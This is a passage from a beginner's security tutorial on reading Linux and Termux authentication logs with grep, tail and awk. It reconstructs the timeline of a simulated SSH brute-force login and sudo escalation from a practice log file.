Jan 10 11:45:22 android sshd[1236]: Failed password for invalid user testuser from 198.51.100.23 port 41234 ssh2

Jan 10 11:45:23 android sshd[1236]: Failed password for invalid user admin2 from 198.51.100.23 port 41235 ssh2

Jan 10 11:45:24 android sshd[1236]: Failed password for invalid user postgres from 198.51.100.23 port 41236 ssh2

Jan 10 11:45:25 android sshd[1236]: Failed password for invalid user oracle from 198.51.100.23 port 41237 ssh2

Jan 10 11:45:26 android sshd[1236]: Failed password for invalid user ftp from 198.51.100.23 port 41238 ssh2

Jan 10 14:33:01 android sshd[1237]: Accepted publickey for karan from 192.168.1.105 port 54400 ssh2

Jan 10 14:33:02 android sshd[1237]: pam_unix(sshd:session): session opened for user karan

Jan 10 14:35:55 android sshd[1237]: Received disconnect from 192.168.1.105 port 54400

EOF

Step 3 – Verify the file was created:

bash

wc -l ~/practice/guide2/chapter5/logs/practice_auth.log


Expected output: 23 (23 lines)

You now have a realistic authentication log to analyse throughout this chapter. Every command in this chapter runs against this file.

5.1 – What Logs Actually Prove

5.1.1 – Logs as Legal Evidence

A log is an automatic, timestamped, system-generated record of an event. It was not written by a human. It was not edited for appearance. It records what the system observed, when it observed it, and which component recorded it.



This is why logs are trusted in court, in audits, and in incident investigations.

What a log entry proves:

Jan 10 10:25:07 android sshd[1235]: Accepted password for karan from 203.0.113.45 port 22349 ssh2

This single line proves — with timestamp precision — that:

- On January 10 at exactly 10:25:07
- The SSH daemon process (PID 1235) on this system recorded
- A successful password authentication
- For the user named "karan"
- From IP address 203.0.113.45
- Using source port 22349
- Using SSH protocol version 2

You cannot argue with this log entry. You can argue about what it means (who was at IP 203.0.113.45?). You cannot argue that it did not happen.

Hindi / Gujarati: Log = रिकॉर्ड / નોંધ — Written record of events Evidence = सबूत / પુરાવો — Proof that something happened Timestamp = समय-मुद्रा / સમય-ચિહ્ન — Exact time recorded

5.1.2 — No Logs = Blind System

A system without logs is compromised — you just do not know it yet.

What attackers do when they gain access:

1. First action: check what logging is running
2. Second action: if possible, disable logging or clear logs
3. Third action: proceed with the attack

Why attackers fear logs:

- Logs can prove when they entered
- Logs can prove what they did
- Logs can prove how they entered
- Logs survive even after the attacker has left

Why defenders must protect logs:

- Log integrity must be maintained — logs that can be edited are useless as evidence
- Logs must be stored off-system — if the compromised system holds its own logs, the attacker who compromised it can also delete the evidence

- Log retention must be long enough — many breaches are discovered months later, and logs from months ago are needed to reconstruct the timeline

Signs that logs have been tampered with:

Sign	What It Suggests
Gaps in timestamps (missing time period)	Logs were deleted for that period
Log file smaller than expected	Entries were removed
Log file modification time changed	File was edited after creation
Sudden end of log entries	Logging was stopped or log was wiped
Log entries out of chronological order	Log was manually edited

5.1.3 — Log Rotation — Why Old Evidence Disappears

What log rotation is:

Logs grow continuously. A busy server generates gigabytes of logs per day. Log rotation is the automated process of:

1. Archiving the current log (compressing it, renaming it)
2. Creating a new empty log file
3. Deleting old archives after a configured number of days

Example rotation schedule:

```


/var/log/auth.log      ← current log (today)
/var/log/auth.log.1    ← yesterday's log
/var/log/auth.log.2.gz ← 2 days ago (compressed)
/var/log/auth.log.3.gz ← 3 days ago
...
/var/log/auth.log.30.gz ← 30 days ago
                        ← deleted after 30 days

```

Why this matters for incident response:

If a breach occurred 45 days ago and logs are only retained 30 days — the evidence of initial access is gone.

Security rule: Log retention period should match your incident detection time. If your organisation typically detects breaches after 30 days (industry average is worse — often over 200 days), then 30-day retention is completely insufficient.




Real-world log retention standards:

Standard	Required Retention	Industry
PCI DSS	12 months (3 months online)	Payment card industry
HIPAA	6 years	Healthcare
SOC 2	Varies, typically 12 months	Technology companies
Indian IT Act	No specific requirement	India
Good practice	90 days minimum online	General recommendation

5.2 – Log Locations in Termux and Linux

5.2.1 – /var/log Structure (Full Linux Reference)

In a standard Linux installation (Ubuntu, Debian, CentOS), logs are at /var/log/.



Important log files you must know:

bash

This command shows what these files contain (on a real Linux system)

On Termux these paths may not exist – the table is for your future reference

Log File	Records	Security Significance
/var/log/auth.log	Authentication events	Login success/failure, sudo usage
/var/log/syslog	General system messages	Service starts/stops, errors
/var/log/kern.log	Kernel messages	Hardware issues, kernel modules

/var/log/dpkg.log	Package installs/removes	Software changes – attacker persistence
/var/log/apt/history.log	Apt command history	What was installed, when, by whom
/var/log/apache2/access.log	Web server requests	URL accessed, status code, IP, user-agent
/var/log/apache2/error.log	Web server errors	Attack attempts, misconfigurations
/var/log/nginx/access.log	Nginx web requests	Same as Apache access log
/var/log/mysql/error.log	MySQL errors	Failed queries, injection attempts sometimes
/var/log/ufw.log	Firewall events	Blocked connections, port scans
/var/log/fail2ban.log	Auto-ban events	IPs banned for brute force
/var/log/cron.log	Scheduled execution task	Persistence check – malware uses cron
/var/log/wtmp	Login history (binary)	All logins – read with last command
/var/log/btmp	Failed logins (binary)	Brute force attempts – read with lastb

5.2.2 – auth.log – Deep Dive

auth.log is the most security-relevant log file on a Linux system. Every authentication event – success, failure, privilege escalation – is here.

Read your practice auth.log:

```
bash
```

cat ~/practice/guide2/chapter5/logs/practice_auth.log

Understanding auth.log entry format:

Jan 10 10:23:11 android sshd[1235]: Failed password for admin from 203.0.113.45 port 22341 ssh2

| | | | | | | | | |

Month	Day	Time	Host	Service	PID	Event type	User	Source IP	Source port
-------	-----	------	------	---------	-----	------------	------	-----------	-------------

Common auth.log patterns and what they mean:

Pattern 1 – Single successful login from known IP:

Jan 10 09:12:03 android sshd[1234]: Accepted password for karan from 192.168.1.105 port 54321 ssh2

This is normal. User karan logged in from the local network.

Pattern 2 – Multiple failed logins, then success, from unknown IP:

Jan 10 10:23:11 - 10:24:31: 9x Failed password for various users from 203.0.113.45

Jan 10 10:25:07: Accepted password for karan from 203.0.113.45

This is a brute force attack that succeeded. The attacker tried 9 passwords across multiple usernames. On the 10th attempt they got karan's password. This is exactly what a compromised account looks like in logs.

Pattern 3 – Root access via sudo immediately after login:

Jan 10 10:25:07: Login as karan from external IP

Jan 10 10:26:15: karan ran sudo /bin/bash → became root

This is privilege escalation immediately after suspicious login. A legitimate user would not immediately open a root shell after logging in remotely.

Pattern 4 – Rapid sequential attempts, invalid usernames:

Jan 10 11:45:22-26: 5 failed attempts for invalid users (testuser, admin2, postgres, oracle, ftp)

This is automated credential scanning. The attacker is not guessing – they are running a wordlist of common usernames. The fact that these are "invalid user" (username does not exist) confirms automation.

Pattern 5 – Public key authentication:

Jan 10 14:33:01: Accepted publickey for karan from 192.168.1.105

Public key auth is more secure than password auth. Seeing it from a known local IP is completely normal.

5.2.3 – How Termux Handles Logging Differently

Honest reality about Termux logging:

Termux runs as an Android app without root. It does not have access to `/var/log/` because that belongs to the Android system. Traditional system logs (`auth.log`, `syslog`) do not exist in Termux.

What you CAN access in Termux:

bash

Your command history

cat ~/.bash_history

Termux package logs

ls /data/data/com.termux/files/usr/var/log/ 2>/dev/null || echo "No system logs in Termux"

If you run services in Termux, they create their own logs

Example: if you installed openssh in Termux


ls ~/.termux/

How to practice real log analysis on your Termux setup:

Method 1 – Use practice log files (what we created at the start of this chapter):

bash

cat ~/practice/guide2/chapter5/logs/practice_auth.log



Method 2 — Generate real logs by running services in Termux:

bash

Install and run a web server, its access log is real

pkg install apache2 2>/dev/null || pkg install lighttpd 2>/dev/null

Method 3 — Use your bash history as a real log:

bash

cat ~/.bash_history

This IS a real log of your terminal activity


When you eventually work on a real Ubuntu server or your new laptop: All the log analysis skills you build here transfer directly. The files exist at `/var/log/`. The commands are identical.

5.3 — Reading and Searching Logs

5.3.1 — cat, less, tail — When to Use Which

Three tools for reading logs. Each has a specific purpose.

LOG ANALYSIS WORKFLOW



cat — Output entire file at once:

bash

cat ~/practice/guide2/chapter5/logs/practice_auth.log

Use when: File is short enough to read on one screen. Problem: Long log files scroll past before you can read them. Never use cat on large log files — it floods your terminal.

Check file size before using cat:

bash

wc -l ~/practice/guide2/chapter5/logs/practice_auth.log

If the output is more than 50-100 lines — use less instead.

less — Scrollable paginated view:

bash

less ~/practice/guide2/chapter5/logs/practice_auth.log

Navigation inside less:

Key	Action
↑ / ↓	Scroll one line

Space	Scroll one page down
b	Scroll one page up
G	Jump to end of file
g	Jump to beginning
/keyword	Search forward for keyword
?keyword	Search backward for keyword
n	Next match after search
N	Previous match after search
q	Quit less

Use when: File could be any size – this is the safe default.

Security use: When you first open an unknown log file, always use less. It does not modify the file, cannot accidentally execute anything in it, and lets you navigate at your own pace.

tail – Show last N lines:

bash

Last 10 lines (default)

tail ~/practice/guide2/chapter5/logs/practice_auth.log

Last 20 lines

tail -20 ~/practice/guide2/chapter5/logs/practice_auth.log

Last 50 lines

tail -50 ~/practice/guide2/chapter5/logs/practice_auth.log

Use when: You want to see the most recent events (last entries in the log). Log files grow forward – newest entries are at the bottom.

tail -f – Live follow mode (most powerful for monitoring):

bash

`tail -f ~/practice/guide2/chapter5/logs/practice_auth.log`

This command keeps the file open and prints new lines as they appear. Press Ctrl+C to stop.

Simulate live log updates in Termux:

bash

`# Terminal 1 – start following`

`tail -f ~/practice/guide2/chapter5/logs/practice_auth.log`

`# Terminal 2 (long press in Termux → new session) – add entries`

`echo "$(date '+%b %d %H:%M:%S') android sshd[9999]: Failed password for root from 10.0.0.99 port 12345 ssh2" \`

`>> ~/practice/guide2/chapter5/logs/practice_auth.log`

Watch Terminal 1 – you will see the new line appear instantly. This is exactly how SOC analysts watch for attacks in real time.

head – Show first N lines:

bash

`head -5 ~/practice/guide2/chapter5/logs/practice_auth.log`

Use when: Checking the format and structure of an unfamiliar log file. The first few lines tell you the format – what columns, what timestamp format, what the entries look like – before you search or filter.

5.3.2 – grep for Suspicious Patterns

grep is the single most important tool for log analysis. Mastering grep is mastering security investigation.

Basic searches on your practice log:

bash

`# Find all failed password attempts`

`grep "Failed password" ~/practice/guide2/chapter5/logs/practice_auth.log`

Find all successful logins

grep "Accepted" ~/practice/guide2/chapter5/logs/practice_auth.log

Find all activity from a specific IP

grep "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log

Find sudo usage (privilege escalation)

grep "sudo" ~/practice/guide2/chapter5/logs/practice_auth.log

Find root access attempts

grep "root" ~/practice/guide2/chapter5/logs/practice_auth.log

Find invalid user attempts

grep "invalid user" ~/practice/guide2/chapter5/logs/practice_auth.log

Run each of these on your practice log. Observe what each returns.

Counting occurrences:

bash

How many failed attempts total?

grep -c "Failed password" ~/practice/guide2/chapter5/logs/practice_auth.log

How many unique IPs attempted login?

**grep "Failed password" ~/practice/guide2/chapter5/logs/practice_auth.log | **

awk '{print \$11}' | sort | uniq -c | sort -rn

The second command is a pipeline — break it down:

1. `grep "Failed password"` — filter to failed attempts only
2. `awk '{print $11}'` — extract the 11th word (the IP address)

3. `sort` — sort IPs alphabetically
4. `uniq -c` — count consecutive duplicates (how many times each IP appears)
5. `sort -rn` — sort by count, highest first

This pipeline gives you a ranked list of which IPs made the most failed attempts. This is exactly how a brute force attack is identified from logs.

Advanced grep patterns:

bash

Multiple keywords — lines containing A or B

`grep -E "Failed|Invalid" ~/practice/guide2/chapter5/logs/practice_auth.log`

Lines NOT containing a pattern (exclude noise)

`grep -v "pam_unix" ~/practice/guide2/chapter5/logs/practice_auth.log`

Show line numbers (useful when referencing specific entries)

`grep -n "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log`

Show 2 lines before and after each match (context)

`grep -B2 -A2 "Accepted password" ~/practice/guide2/chapter5/logs/practice_auth.log`

Case insensitive

`grep -i "failed" ~/practice/guide2/chapter5/logs/practice_auth.log`

The -A and -B flags are powerful for incident investigation: When you find a suspicious event, you want to see what happened immediately before and after it. -B2 = show 2 lines Before the match -A2 = show 2 lines After the match

This gives you the event in context, not in isolation.

5.3.3 — Combining grep with Pipe — Real Analysis

The pipe operator `|` is what separates beginner grep from professional log analysis.

Investigation: What did the attacker do after logging in?

bash

Step 1 – Find the successful login from the suspicious IP

grep "Accepted" ~/practice/guide2/chapter5/logs/practice_auth.log | grep "203.0.113.45"

Step 2 – Get timestamp of that login

**grep "Accepted.*203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log | **
awk '{print \$1, \$2, \$3}'

Step 3 – Find all events after that login (using time)

The login was at 10:25:07 – find everything from 10:25 onwards

**grep "10:2[5-9]\|10:[3-9]\|11:\|12:\|13:\|14:" **
~/practice/guide2/chapter5/logs/practice_auth.log

Step 4 – Find the sudo escalation

grep "sudo" ~/practice/guide2/chapter5/logs/practice_auth.log

Investigation: Build a profile of the attacker's IP:

bash

All events from the attacker's IP

grep "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log

Count attempts

grep -c "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log

What usernames did they try?

**grep "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log | **
grep "Failed" | awk '{print \$9}' | sort | uniq

What does the awk extract here?


Jan 10 10:23:11 android sshd[1235]: Failed password for admin from 203.0.113.45

1 2 3 4 5 6 7 8 9 10 11

awk '{print \$9}' extracts field 9 – the username being targeted.

5.4 – Incident Timeline Thinking

This is where log reading becomes incident investigation. Individual log entries are facts. A timeline is the story those facts tell together.



5.4.1 – Before, During, After – The 3-Phase Model

Every security incident has three phases. Your job as an analyst is to reconstruct all three from available evidence.

Phase 1 – BEFORE (Reconnaissance and Initial Access)

What happened before the breach?

- Were there scanning attempts?
- Were there failed logins before the successful one?
- Were there unusual requests to the web server before the exploit?

From our practice log – the BEFORE phase:

10:23:11 - 10:24:31: 9 failed login attempts across multiple usernames

from IP 203.0.113.45

This is the reconnaissance phase. The attacker was testing which usernames existed and guessing passwords.

Phase 2 – DURING (Exploitation and Actions on Objectives)

What happened during the breach?

- When exactly was access gained?
- What did the attacker do after gaining access?
- What data was accessed or modified?
- What changes were made to the system?

From our practice log – the DURING phase:

10:25:07: Successful login as karan from 203.0.113.45

10:25:08: Session opened for user karan

10:26:15: karan escalated to root via sudo /bin/bash

10:27:44: Disconnect from 203.0.113.45

The attacker logged in as karan, immediately escalated to root, stayed for approximately 2 minutes, then left. In 2 minutes with root access, significant damage is possible. What we cannot tell from these logs alone: what they did as root. That would require other logs (command history, file access logs).

Phase 3 – AFTER (Persistence and Cleanup)

What happened after the primary breach?

- Did the attacker install anything for persistent access?
- Did they modify any files?
- Did they delete or modify logs?
- Did they create any backdoor accounts?

From our practice log – the AFTER phase: We see no more entries from 203.0.113.45 after 10:27:44. But absence of log entries does NOT mean nothing happened. If the attacker modified the system as root, we would need to check:

- /var/log/dpkg.log – new packages installed?
- /etc/passwd and /etc/shadow – new accounts created?
- crontab -l – scheduled tasks added for persistence?

- /root/.bash_history — what root commands were run?

This is the limitation of relying on single log sources. Real incident response combines multiple log sources and system artifacts.

5.4.2 — Why Most Breaches Are Discovered Late

Industry statistic (consistent across multiple annual reports): The average time between initial breach and discovery is measured in months, not days.

Why the gap is so large:

Reason 1 — Logs exist but are not monitored: Having logs and reading logs are completely different things. Many organisations generate gigabytes of logs daily and never look at them. The logs proved the breach happened — nobody was watching.

Reason 2 — Alert fatigue: Security systems generate thousands of alerts daily. Most are false positives. Analysts become desensitised and start ignoring alerts. The real attack hides in the noise.

Reason 3 — Stealthy attackers: Sophisticated attackers mimic legitimate behaviour:

- Login attempts spaced out over hours instead of rapid-fire
- Using legitimate credentials stolen from phishing (no brute force in logs)
- Using allowed tools instead of malware (living off the land)
- Accessing data slowly instead of bulk downloading

Reason 4 — Wrong things are monitored: Many organisations monitor for malware signatures but not for behavioural anomalies (login from unusual IP, login at unusual time, access to data the user never accesses).

From our practice log — what would have caught this attack earlier:


If an alert existed for "5 or more failed logins from the same IP within 60 seconds" → Alert at 10:23:14 (after the 4th failed attempt) → IP could have been blocked before the successful login at 10:25:07

If an alert existed for "login from external IP for internal service account" → Alert at 10:25:07 → Immediate investigation before the sudo escalation at 10:26:15

The attack was visible in the logs. Nobody was watching.

5.4.3 — Reconstructing Timeline from Logs

Practical exercise — full incident reconstruction:



Using your practice log, answer all of these questions:

bash

Question 1: What was the first event in the log?

head -1 ~/practice/guide2/chapter5/logs/practice_auth.log

Question 2: What was the last event?

tail -1 ~/practice/guide2/chapter5/logs/practice_auth.log

Question 3: How many total events?

wc -l ~/practice/guide2/chapter5/logs/practice_auth.log

Question 4: How many unique IPs appear?

**grep -oE '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' **

~/practice/guide2/chapter5/logs/practice_auth.log | sort -u

Question 5: Which IPs only had failed attempts (never succeeded)?

IPs with failures:


```
grep "Failed" ~/practice/guide2/chapter5/logs/practice_auth.log | \
```

```
grep -oE '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | sort -u
```

IPs with successes:

```
